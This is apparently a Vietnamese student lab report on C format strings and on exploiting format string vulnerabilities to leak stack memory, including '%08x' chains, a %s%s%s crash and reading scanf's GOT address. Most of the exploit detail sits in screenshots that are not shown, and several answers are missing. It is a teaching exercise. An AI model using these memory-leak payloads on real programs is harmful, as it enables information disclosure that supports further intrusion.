Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648

Nguyễn Bình Thục Trâm - 20520815

Võ Anh Kiệt - 20520615

B1. Tìm hiểu về chuỗi định dạng

Yêu cầu 1:

| Yêu cầu | Chuỗi định dạng |
| --- | --- |
| 1. In ra 1 số nguyên hệ thập phân | %d |
| 2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan | 0x%08x |
| 3. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0 | %+05i |
| 4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt | %.8s |
| 5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và hiển thị tối thiểu 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng | %7.3f |
| 6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 và hiển thị tối thiểu 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0 | %07.3f |


B.2 Khai thác lỗ hổng format string để đọc dữ liệu


Giả sử nhập s là 1 chuỗi có dạng “%08x.%08x.%08x”. Giải thích ý nghĩa của chuỗi định dạng trên?


* In 3 tham số số nguyên có tối thiểu 8 ký tự, nếu không đủ sẽ thêm ký tự 0 và cách nhau dấu .

Yêu cầu 2:










Yêu cầu 2:


Như vậy, để đọc được đến dữ liệu tại khung màu xanh, cần bao nhiêu ký hiệu %x

Cần 29 ký tự




So sánh giá trị k và m ở 2 cách này?

Giá trị m = 29 =k



Yêu cầu 3: Giải thích vì sao %s%s%s gây lỗi chương trình?




Chuỗi định dạng trên sẽ in ra 3 string lấy lần lượt từ địa chỉ 0xffffcdd4 nhưng địa chỉ 0xffffcddc lưu giá trị số nguyên là 0x1 nên bị lỗi xung đột dữ liệu

Yêu cầu 4:


Giả sử đặt địa chỉ cần đọc dữ liệu ở đầu chuỗi s (khung màu xanh), xác định địa chỉ cần đọc dữ liệu lưu trong chuỗi s sẽ nằm ở tham số thứ mấy của printf?


Địa chỉ cần đọc nằm ở tham số thứ 5


Dat breakpoint o scanf



Dat breakpoint o print thu 2







Sinh viên giải thích ý nghĩa dòng code 16 để lấy địa chỉ của scanf từ GOT?

* In ra chuỗi ở dạng hex (được mã hóa từ unsigned 32 bit integer sang hex) với chuỗi


**Yêu cầu 5:**

Vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ mấy của printf?

